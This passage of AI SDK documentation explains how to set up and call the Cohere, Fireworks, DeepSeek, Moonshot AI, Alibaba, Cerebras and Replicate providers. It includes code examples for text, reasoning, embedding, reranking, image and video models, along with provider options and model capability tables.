The Cohere provider is available in the @ai-sdk/cohere module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance cohere from @ai-sdk/cohere:
import { cohere } from '@ai-sdk/cohere';
If you need a customized setup, you can import createCohere from @ai-sdk/cohere
and create a provider instance with your settings:
import { createCohere } from '@ai-sdk/cohere';
const cohere = createCohere({
// custom settings
});
You can use the following optional settings to customize the Cohere provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.cohere.com/v2. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theCOHERE_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
generateId () => string
Optional function to generate unique IDs for each request. Defaults to the SDK's built-in ID generator.
Language Models
You can create models that call the Cohere chat API using a provider instance.
The first argument is the model id, e.g. command-r-plus.
Some Cohere chat models support tool calls.
const model = cohere('command-r-plus');
Example
You can use Cohere language models to generate text with the generateText function:
import { cohere } from '@ai-sdk/cohere';
import { generateText } from 'ai';
const { text } = await generateText({
model: cohere('command-r-plus'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Cohere language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
command-a-03-2025 |
||||
command-a-reasoning-08-2025 |
||||
command-r7b-12-2024 |
||||
command-r-plus-04-2024 |
||||
command-r-plus |
||||
command-r-08-2024 |
||||
command-r-03-2024 |
||||
command-r |
||||
command |
||||
command-nightly |
||||
command-light |
||||
command-light-nightly |
Reasoning
Cohere has introduced reasoning with the command-a-reasoning-08-2025 model. You can learn more at https://docs.cohere.com/docs/reasoning.
import { cohere, type CohereLanguageModelOptions } from '@ai-sdk/cohere';
import { generateText } from 'ai';
async function main() {
const { text, reasoning } = await generateText({
model: cohere('command-a-reasoning-08-2025'),
prompt:
"Alice has 3 brothers and she also has 2 sisters. How many sisters does Alice's brother have?",
// optional: reasoning options
providerOptions: {
cohere: {
thinking: {
type: 'enabled',
tokenBudget: 100,
},
} satisfies CohereLanguageModelOptions,
},
});
console.log(reasoning);
console.log(text);
}
main().catch(console.error);
Embedding Models
You can create models that call the Cohere embed API
using the .embedding() factory method.
const model = cohere.embedding('embed-english-v3.0');
You can use Cohere embedding models to generate embeddings with the embed function:
import { cohere, type CohereEmbeddingModelOptions } from '@ai-sdk/cohere';
import { embed } from 'ai';
const { embedding } = await embed({
model: cohere.embedding('embed-english-v3.0'),
value: 'sunny day at the beach',
providerOptions: {
cohere: {
inputType: 'search_document',
} satisfies CohereEmbeddingModelOptions,
},
});
Cohere embedding models support additional provider options that can be passed via providerOptions.cohere:
import { cohere, type CohereEmbeddingModelOptions } from '@ai-sdk/cohere';
import { embed } from 'ai';
const { embedding } = await embed({
model: cohere.embedding('embed-english-v3.0'),
value: 'sunny day at the beach',
providerOptions: {
cohere: {
inputType: 'search_document',
truncate: 'END',
} satisfies CohereEmbeddingModelOptions,
},
});
The following provider options are available:
-
inputType 'search_document' | 'search_query' | 'classification' | 'clustering'
Specifies the type of input passed to the model. Default is
search_query.search_document: Used for embeddings stored in a vector database for search use-cases.search_query: Used for embeddings of search queries run against a vector DB to find relevant documents.classification: Used for embeddings passed through a text classifier.clustering: Used for embeddings run through a clustering algorithm.
-
truncate 'NONE' | 'START' | 'END'
Specifies how the API will handle inputs longer than the maximum token length. Default is
END.NONE: If selected, when the input exceeds the maximum input token length will return an error.START: Will discard the start of the input until the remaining input is exactly the maximum input token length for the model.END: Will discard the end of the input until the remaining input is exactly the maximum input token length for the model.
Model Capabilities
| Model | Embedding Dimensions |
|---|---|
embed-english-v3.0 |
1024 |
embed-multilingual-v3.0 |
1024 |
embed-english-light-v3.0 |
384 |
embed-multilingual-light-v3.0 |
384 |
embed-english-v2.0 |
4096 |
embed-english-light-v2.0 |
1024 |
embed-multilingual-v2.0 |
768 |
Reranking Models
You can create models that call the Cohere rerank API
using the .reranking() factory method.
const model = cohere.reranking('rerank-v3.5');
You can use Cohere reranking models to rerank documents with the rerank function:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const documents = [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
];
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents,
query: 'talk about rain',
topN: 2,
});
console.log(ranking);
// [
// { originalIndex: 1, score: 0.9, document: 'rainy afternoon in the city' },
// { originalIndex: 0, score: 0.3, document: 'sunny day at the beach' }
// ]
Cohere reranking models support additional provider options that can be passed via providerOptions.cohere:
import { cohere, type CohereRerankingModelOptions } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
providerOptions: {
cohere: {
maxTokensPerDoc: 1000,
priority: 1,
} satisfies CohereRerankingModelOptions,
},
});
The following provider options are available:
-
maxTokensPerDoc number
Maximum number of tokens per document. Default is
4096. -
priority number
Priority of the request. Default is
0.
Model Capabilities
| Model |
|---|
rerank-v3.5 |
rerank-english-v3.0 |
rerank-multilingual-v3.0 |
title: Fireworks description: Learn how to use Fireworks models with the AI SDK.
Fireworks Provider
Fireworks is a platform for running and testing LLMs through their API.
Setup
The Fireworks provider is available via the @ai-sdk/fireworks module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance fireworks from @ai-sdk/fireworks:
import { fireworks } from '@ai-sdk/fireworks';
If you need a customized setup, you can import createFireworks from @ai-sdk/fireworks
and create a provider instance with your settings:
import { createFireworks } from '@ai-sdk/fireworks';
const fireworks = createFireworks({
apiKey: process.env.FIREWORKS_API_KEY ?? '',
});
You can use the following optional settings to customize the Fireworks provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.fireworks.ai/inference/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theFIREWORKS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create Fireworks models using a provider instance.
The first argument is the model id, e.g. accounts/fireworks/models/firefunction-v1:
const model = fireworks('accounts/fireworks/models/firefunction-v1');
Reasoning Models
Fireworks exposes the thinking of deepseek-r1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { fireworks } from '@ai-sdk/fireworks';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: fireworks('accounts/fireworks/models/deepseek-r1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use Fireworks language models to generate text with the generateText function:
import { fireworks } from '@ai-sdk/fireworks';
import { generateText } from 'ai';
const { text } = await generateText({
model: fireworks('accounts/fireworks/models/firefunction-v1'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Fireworks language models can also be used in the streamText function
(see AI SDK Core).
Provider Options
Fireworks chat models support additional provider options that are not part of
the standard call settings. You can pass them in the providerOptions argument:
import {
fireworks,
type FireworksLanguageModelOptions,
} from '@ai-sdk/fireworks';
import { generateText } from 'ai';
const { text, reasoningText } = await generateText({
model: fireworks('accounts/fireworks/models/kimi-k2p5'),
providerOptions: {
fireworks: {
thinking: { type: 'enabled', budgetTokens: 4096 },
reasoningHistory: 'interleaved',
} satisfies FireworksLanguageModelOptions,
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
The following optional provider options are available for Fireworks chat models:
-
thinking object
Configuration for thinking/reasoning models like Kimi K2.5.
-
type 'enabled' | 'disabled'
Whether to enable thinking mode.
-
budgetTokens number
Maximum number of tokens for thinking (minimum 1024).
-
-
reasoningHistory 'disabled' | 'interleaved' | 'preserved'
Controls how reasoning history is handled in multi-turn conversations:
'disabled': Remove reasoning from history'interleaved': Include reasoning between tool calls within a single turn'preserved': Keep all reasoning in history
Completion Models
You can create models that call the Fireworks completions API using the .completionModel() factory method:
const model = fireworks.completionModel(
'accounts/fireworks/models/firefunction-v1',
);
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
accounts/fireworks/models/firefunction-v1 |
||||
accounts/fireworks/models/deepseek-r1 |
||||
accounts/fireworks/models/deepseek-v3 |
||||
accounts/fireworks/models/llama-v3p1-405b-instruct |
||||
accounts/fireworks/models/llama-v3p1-8b-instruct |
||||
accounts/fireworks/models/llama-v3p2-3b-instruct |
||||
accounts/fireworks/models/llama-v3p3-70b-instruct |
||||
accounts/fireworks/models/mixtral-8x7b-instruct |
||||
accounts/fireworks/models/mixtral-8x7b-instruct-hf |
||||
accounts/fireworks/models/mixtral-8x22b-instruct |
||||
accounts/fireworks/models/qwen2p5-coder-32b-instruct |
||||
accounts/fireworks/models/qwen2p5-72b-instruct |
||||
accounts/fireworks/models/qwen-qwq-32b-preview |
||||
accounts/fireworks/models/qwen2-vl-72b-instruct |
||||
accounts/fireworks/models/llama-v3p2-11b-vision-instruct |
||||
accounts/fireworks/models/qwq-32b |
||||
accounts/fireworks/models/yi-large |
||||
accounts/fireworks/models/kimi-k2-instruct |
||||
accounts/fireworks/models/kimi-k2-thinking |
||||
accounts/fireworks/models/kimi-k2p5 |
||||
accounts/fireworks/models/minimax-m2 |
Embedding Models
You can create models that call the Fireworks embeddings API using the .embeddingModel() factory method:
const model = fireworks.embeddingModel('nomic-ai/nomic-embed-text-v1.5');
You can use Fireworks embedding models to generate embeddings with the embed function:
import { fireworks } from '@ai-sdk/fireworks';
import { embed } from 'ai';
const { embedding } = await embed({
model: fireworks.embeddingModel('nomic-ai/nomic-embed-text-v1.5'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Dimensions | Max Tokens |
|---|---|---|
nomic-ai/nomic-embed-text-v1.5 |
768 | 8192 |
Image Models
You can create Fireworks image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { fireworks } from '@ai-sdk/fireworks';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: fireworks.image('accounts/fireworks/models/flux-1-dev-fp8'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Image Editing
Fireworks supports image editing through FLUX Kontext models (flux-kontext-pro and flux-kontext-max). Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: fireworks.image('accounts/fireworks/models/flux-kontext-pro'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
providerOptions: {
fireworks: {
output_format: 'jpeg',
},
},
});
Style Transfer
Apply artistic styles to an image:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: fireworks.image('accounts/fireworks/models/flux-kontext-pro'),
prompt: {
text: 'Transform this into a watercolor painting style',
images: [imageBuffer],
},
aspectRatio: '1:1',
});
Model Capabilities
For all models supporting aspect ratios, the following aspect ratios are supported:
1:1 (default), 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9
For all models supporting size, the following sizes are supported:
640 x 1536, 768 x 1344, 832 x 1216, 896 x 1152, 1024x1024 (default), 1152 x 896, 1216 x 832, 1344 x 768, 1536 x 640
| Model | Dimensions Specification | Image Editing |
|---|---|---|
accounts/fireworks/models/flux-kontext-pro |
Aspect Ratio | |
accounts/fireworks/models/flux-kontext-max |
Aspect Ratio | |
accounts/fireworks/models/flux-1-dev-fp8 |
Aspect Ratio | |
accounts/fireworks/models/flux-1-schnell-fp8 |
Aspect Ratio | |
accounts/fireworks/models/playground-v2-5-1024px-aesthetic |
Size | |
accounts/fireworks/models/japanese-stable-diffusion-xl |
Size | |
accounts/fireworks/models/playground-v2-1024px-aesthetic |
Size | |
accounts/fireworks/models/SSD-1B |
Size | |
accounts/fireworks/models/stable-diffusion-xl-1024-v1-0 |
Size |
For more details, see the Fireworks models page.
Stability AI Models
Fireworks also presents several Stability AI models backed by Stability AI API keys and endpoint. The AI SDK Fireworks provider does not currently include support for these models:
| Model ID |
|---|
accounts/stability/models/sd3-turbo |
accounts/stability/models/sd3-medium |
accounts/stability/models/sd3 |
title: DeepSeek description: Learn how to use DeepSeek's models with the AI SDK.
DeepSeek Provider
The DeepSeek provider offers access to powerful language models through the DeepSeek API.
API keys can be obtained from the DeepSeek Platform.
Setup
The DeepSeek provider is available via the @ai-sdk/deepseek module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance deepseek from @ai-sdk/deepseek:
import { deepseek } from '@ai-sdk/deepseek';
For custom configuration, you can import createDeepSeek and create a provider instance with your settings:
import { createDeepSeek } from '@ai-sdk/deepseek';
const deepseek = createDeepSeek({
apiKey: process.env.DEEPSEEK_API_KEY ?? '',
});
You can use the following optional settings to customize the DeepSeek provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.deepseek.com. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPSEEK_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .chat() or .languageModel() factory methods:
const model = deepseek.chat('deepseek-chat');
// or
const model = deepseek.languageModel('deepseek-chat');
DeepSeek language models can be used in the streamText function
(see AI SDK Core).
The following optional provider options are available for DeepSeek models:
-
thinkingobjectOptional. Controls thinking mode (chain-of-thought reasoning). You can enable thinking mode either by using the
deepseek-reasonermodel or by setting this option.type:'enabled' | 'disabled'- Enable or disable thinking mode.
import { deepseek, type DeepSeekLanguageModelOptions } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text, reasoning } = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'How many "r"s are in the word "strawberry"?',
providerOptions: {
deepseek: {
thinking: { type: 'enabled' },
} satisfies DeepSeekLanguageModelOptions,
},
});
Reasoning
DeepSeek has reasoning support for the deepseek-reasoner model. The reasoning is exposed through streaming:
import { deepseek } from '@ai-sdk/deepseek';
import { streamText } from 'ai';
const result = streamText({
model: deepseek('deepseek-reasoner'),
prompt: 'How many "r"s are in the word "strawberry"?',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
// This is the reasoning text
console.log('Reasoning:', part.text);
} else if (part.type === 'text') {
// This is the final answer
console.log('Answer:', part.text);
}
}
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Token Usage
DeepSeek provides context caching on disk technology that can significantly reduce token costs for repeated content. You can access the cache hit/miss metrics through the providerMetadata property in the response:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const result = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Your prompt here',
});
console.log(result.providerMetadata);
// Example output: { deepseek: { promptCacheHitTokens: 1856, promptCacheMissTokens: 5 } }
The metrics include:
promptCacheHitTokens: Number of input tokens that were cachedpromptCacheMissTokens: Number of input tokens that were not cached
Model Capabilities
| Model | Text Generation | Object Generation | Image Input | Tool Usage | Tool Streaming |
|---|---|---|---|---|---|
deepseek-chat |
|||||
deepseek-reasoner |
title: Moonshot AI description: Learn how to use Moonshot AI models with the AI SDK.
Moonshot AI Provider
The Moonshot AI provider offers access to powerful language models through the Moonshot API, including the Kimi series of models with reasoning capabilities.
API keys can be obtained from the Moonshot Platform.
Setup
The Moonshot AI provider is available via the @ai-sdk/moonshotai module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance moonshotai from @ai-sdk/moonshotai:
import { moonshotai } from '@ai-sdk/moonshotai';
For custom configuration, you can import createMoonshotAI and create a provider instance with your settings:
import { createMoonshotAI } from '@ai-sdk/moonshotai';
const moonshotai = createMoonshotAI({
apiKey: process.env.MOONSHOT_API_KEY ?? '',
});
You can use the following optional settings to customize the Moonshot AI provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.moonshot.ai/v1 -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theMOONSHOT_API_KEYenvironment variable -
headers Record<string,string>
Custom headers to include in the requests
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation
Language Models
You can create language models using a provider instance:
import { moonshotai } from '@ai-sdk/moonshotai';
import { generateText } from 'ai';
const { text } = await generateText({
model: moonshotai('kimi-k2.5'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .chatModel() or .languageModel() factory methods:
const model = moonshotai.chatModel('kimi-k2.5');
// or
const model = moonshotai.languageModel('kimi-k2.5');
Moonshot AI language models can be used in the streamText function
(see AI SDK Core).
Reasoning Models
Moonshot AI offers thinking models like kimi-k2-thinking that generate intermediate reasoning tokens before their final response. The reasoning output is streamed through the standard AI SDK reasoning parts.
import {
moonshotai,
type MoonshotAILanguageModelOptions,
} from '@ai-sdk/moonshotai';
import { generateText } from 'ai';
const { text, reasoningText } = await generateText({
model: moonshotai('kimi-k2-thinking'),
providerOptions: {
moonshotai: {
thinking: { type: 'enabled', budgetTokens: 2048 },
reasoningHistory: 'interleaved',
} satisfies MoonshotAILanguageModelOptions,
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
console.log(reasoningText);
console.log(text);
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Provider Options
The following optional provider options are available for Moonshot AI language models:
-
thinking object
Configuration for thinking/reasoning models like Kimi K2 Thinking.
-
type 'enabled' | 'disabled'
Whether to enable thinking mode
-
budgetTokens number
Maximum number of tokens for thinking (minimum 1024)
-
-
reasoningHistory 'disabled' | 'interleaved' | 'preserved'
Controls how reasoning history is handled in multi-turn conversations:
'disabled': Remove reasoning from history'interleaved': Include reasoning between tool calls within a single turn'preserved': Keep all reasoning in history
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
moonshot-v1-8k |
||||
moonshot-v1-32k |
||||
moonshot-v1-128k |
||||
kimi-k2 |
||||
kimi-k2.5 |
||||
kimi-k2-thinking |
||||
kimi-k2-thinking-turbo |
||||
kimi-k2-turbo |
title: Alibaba description: Learn how to use Alibaba Cloud Model Studio (Qwen) models with the AI SDK.
Alibaba Provider
Alibaba Cloud Model Studio provides access to the Qwen model series, including advanced reasoning capabilities.
API keys can be obtained from the Console.
Setup
The Alibaba provider is available via the @ai-sdk/alibaba module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance alibaba from @ai-sdk/alibaba:
import { alibaba } from '@ai-sdk/alibaba';
For custom configuration, you can import createAlibaba and create a provider instance with your settings:
import { createAlibaba } from '@ai-sdk/alibaba';
const alibaba = createAlibaba({
apiKey: process.env.ALIBABA_API_KEY ?? '',
});
You can use the following optional settings to customize the Alibaba provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers or regional endpoints. The default prefix is
https://dashscope-intl.aliyuncs.com/compatible-mode/v1. -
videoBaseURL string
Use a different URL prefix for video generation API calls. The video API uses the DashScope native endpoint (not the OpenAI-compatible endpoint). The default prefix is
https://dashscope-intl.aliyuncs.com. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theALIBABA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
-
includeUsage boolean
Include usage information in streaming responses. When enabled, token usage will be included in the final chunk. Defaults to
true.
Language Models
You can create language models using a provider instance:
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const { text } = await generateText({
model: alibaba('qwen-plus'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .chatModel() or .languageModel() factory methods:
const model = alibaba.chatModel('qwen-plus');
// or
const model = alibaba.languageModel('qwen-plus');
Alibaba language models can be used in the streamText function
(see AI SDK Core).
The following optional provider options are available for Alibaba models:
-
enableThinking boolean
Enable thinking/reasoning mode for supported models. When enabled, the model generates reasoning content before the response. Defaults to
false. -
thinkingBudget number
Maximum number of reasoning tokens to generate. Limits the length of thinking content.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true.
Thinking Mode
Alibaba's Qwen models support thinking/reasoning mode for complex problem-solving:
import { alibaba, type AlibabaLanguageModelOptions } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const { text, reasoning } = await generateText({
model: alibaba('qwen3-max'),
providerOptions: {
alibaba: {
enableThinking: true,
thinkingBudget: 2048,
} satisfies AlibabaLanguageModelOptions,
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
console.log('Reasoning:', reasoning);
console.log('Answer:', text);
For models that are thinking-only (like qwen3-235b-a22b-thinking-2507), thinking mode is enabled by default.
Tool Calling
Alibaba models support tool calling with parallel execution:
import { alibaba } from '@ai-sdk/alibaba';
import { generateText, tool } from 'ai';
import { z } from 'zod';
const { text } = await generateText({
model: alibaba('qwen-plus'),
tools: {
weather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
prompt: 'What is the weather in San Francisco?',
});
Prompt Caching
Alibaba supports both implicit and explicit prompt caching to reduce costs for repeated prompts.
Implicit caching works automatically - the provider caches appropriate content without any configuration. For more control, you can use explicit caching by marking specific messages with cacheControl:
Single message cache control
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const { text, usage } = await generateText({
model: alibaba('qwen-plus'),
messages: [
{
role: 'system',
content: 'You are a helpful assistant. [... long system prompt ...]',
providerOptions: {
alibaba: {
cacheControl: { type: 'ephemeral' },
},
},
},
],
});
Multi-part message cache control
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const longDocument = '... large document content ...';
const { text, usage } = await generateText({
model: alibaba('qwen-plus'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Context: Please analyze this document.',
},
{
type: 'text',
text: longDocument,
providerOptions: {
alibaba: {
cacheControl: { type: 'ephemeral' },
},
},
},
],
},
],
});
Note: The minimum content length for a cache block is 1,024 tokens.
Video Models
You can create Wan video models that call the Alibaba Cloud DashScope API
using the .video() factory method. For more on video generation with the AI SDK see generateVideo().
Alibaba supports three video generation modes: text-to-video, image-to-video (first frame), and reference-to-video.
Text-to-Video
Generate videos from text prompts:
import { alibaba, type AlibabaVideoModelOptions } from '@ai-sdk/alibaba';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: alibaba.video('wan2.6-t2v'),
prompt: 'A serene mountain lake at sunset with gentle ripples on the water.',
resolution: '1280x720',
duration: 5,
providerOptions: {
alibaba: {
promptExtend: true,
pollTimeoutMs: 600000, // 10 minutes
} satisfies AlibabaVideoModelOptions,
},
});
Image-to-Video
Generate videos from a first-frame image and optional text prompt:
import { alibaba, type AlibabaVideoModelOptions } from '@ai-sdk/alibaba';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: alibaba.video('wan2.6-i2v'),
prompt: {
image: 'https://example.com/landscape.jpg',
text: 'Camera slowly pans across the landscape',
},
duration: 5,
providerOptions: {
alibaba: {
pollTimeoutMs: 600000, // 10 minutes
} satisfies AlibabaVideoModelOptions,
},
});
Reference-to-Video
Generate videos using reference images and/or videos for character consistency. Use character identifiers
(character1, character2, etc.) in your prompt to reference them:
import { alibaba, type AlibabaVideoModelOptions } from '@ai-sdk/alibaba';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: alibaba.video('wan2.6-r2v-flash'),
prompt: 'character1 walks through a beautiful garden and waves at the camera',
resolution: '1280x720',
duration: 5,
providerOptions: {
alibaba: {
referenceUrls: ['https://example.com/character-reference.jpg'],
pollTimeoutMs: 600000, // 10 minutes
} satisfies AlibabaVideoModelOptions,
},
});
Video Provider Options
The following provider options are available via providerOptions.alibaba:
-
negativePrompt string
A description of what to avoid in the generated video (max 500 characters).
-
audioUrl string
URL to an audio file for audio-video sync (WAV/MP3, 3-30 seconds, max 15MB).
-
promptExtend boolean
Enable prompt extension/rewriting for better generation quality. Defaults to
true. -
shotType
'single'|'multi'Shot type for video generation.
'multi'enables multi-shot cinematic narrative (wan2.6 models only). -
watermark boolean
Whether to add a watermark to the generated video. Defaults to
false. -
audio boolean
Whether to generate audio (for I2V and R2V models that support it).
-
referenceUrls string[]
Array of reference image/video URLs for reference-to-video mode. Supports 0-5 images and 0-3 videos, max 5 total.
-
pollIntervalMs number
Polling interval in milliseconds for checking task status. Defaults to 5000.
-
pollTimeoutMs number
Maximum wait time in milliseconds for video generation. Defaults to 600000 (10 minutes).
Video Model Capabilities
Text-to-Video
| Model | Audio | Resolution | Duration |
|---|---|---|---|
wan2.6-t2v |
Yes | 720P, 1080P | 2-15s |
wan2.5-t2v-preview |
Yes | 480P, 720P, 1080P | 5s, 10s |
Image-to-Video (First Frame)
| Model | Audio | Resolution | Duration |
|---|---|---|---|
wan2.6-i2v-flash |
Optional | 720P, 1080P | 2-15s |
wan2.6-i2v |
Yes | 720P, 1080P | 2-15s |
Reference-to-Video
| Model | Audio | Resolution | Duration |
|---|---|---|---|
wan2.6-r2v-flash |
Optional | 720P, 1080P | 2-10s |
wan2.6-r2v |
Yes | 720P, 1080P | 2-10s |
Model Capabilities
Please see the Alibaba Cloud Model Studio docs for a full list of available models. You can also pass any available provider model ID as a string if needed.
title: Cerebras description: Learn how to use Cerebras's models with the AI SDK.
Cerebras Provider
The Cerebras provider offers access to powerful language models through the Cerebras API, including their high-speed inference capabilities powered by Wafer-Scale Engines and CS-3 systems.
API keys can be obtained from the Cerebras Platform.
Setup
The Cerebras provider is available via the @ai-sdk/cerebras module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance cerebras from @ai-sdk/cerebras:
import { cerebras } from '@ai-sdk/cerebras';
For custom configuration, you can import createCerebras and create a provider instance with your settings:
import { createCerebras } from '@ai-sdk/cerebras';
const cerebras = createCerebras({
apiKey: process.env.CEREBRAS_API_KEY ?? '',
});
You can use the following optional settings to customize the Cerebras provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.cerebras.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theCEREBRAS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { cerebras } from '@ai-sdk/cerebras';
import { generateText } from 'ai';
const { text } = await generateText({
model: cerebras('llama3.1-8b'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Cerebras language models can be used in the streamText function
(see AI SDK Core).
You can create Cerebras language models using a provider instance. The first argument is the model ID, e.g. llama-3.3-70b:
const model = cerebras('llama-3.3-70b');
You can also use the .languageModel() and .chat() methods:
const model = cerebras.languageModel('llama-3.3-70b');
const model = cerebras.chat('llama-3.3-70b');
Reasoning Models
Cerebras offers several reasoning models including gpt-oss-120b, qwen-3-32b, and zai-glm-4.7 that generate intermediate thinking tokens before their final response. The reasoning output is streamed through the standard AI SDK reasoning parts.
For gpt-oss-120b, you can control the reasoning depth using the reasoningEffort provider option:
import { cerebras } from '@ai-sdk/cerebras';
import { streamText } from 'ai';
const result = streamText({
model: cerebras('gpt-oss-120b'),
providerOptions: {
cerebras: {
reasoningEffort: 'medium',
},
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log('Reasoning:', part.text);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Provider Options
The following optional provider options are available for Cerebras language models:
-
reasoningEffort 'low' | 'medium' | 'high'
Controls the depth of reasoning for GPT-OSS models. Defaults to
'medium'. -
user string
A unique identifier representing your end-user, which can help with monitoring and abuse detection.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation. When
true, the model uses constrained decoding to guarantee schema compliance. Defaults totrue.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Reasoning |
|---|---|---|---|---|---|
llama3.1-8b |
|||||
llama-3.3-70b |
|||||
gpt-oss-120b |
|||||
qwen-3-32b |
|||||
qwen-3-235b-a22b-instruct-2507 |
|||||
qwen-3-235b-a22b-thinking-2507 |
|||||
zai-glm-4.6 |
|||||
zai-glm-4.7 |
title: Replicate description: Learn how to use Replicate models with the AI SDK.
Replicate Provider
Replicate is a platform for running open-source AI models. It is a popular choice for running image generation models.
Setup
The Replicate provider is available via the @ai-sdk/replicate module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance replicate from @ai-sdk/replicate:
import { replicate } from '@ai-sdk/replicate';
If you need a customized setup, you can import createReplicate from @ai-sdk/replicate
and create a provider instance with your settings:
import { createReplicate } from '@ai-sdk/replicate';
const replicate = createReplicate({
apiToken: process.env.REPLICATE_API_TOKEN ?? '',
});
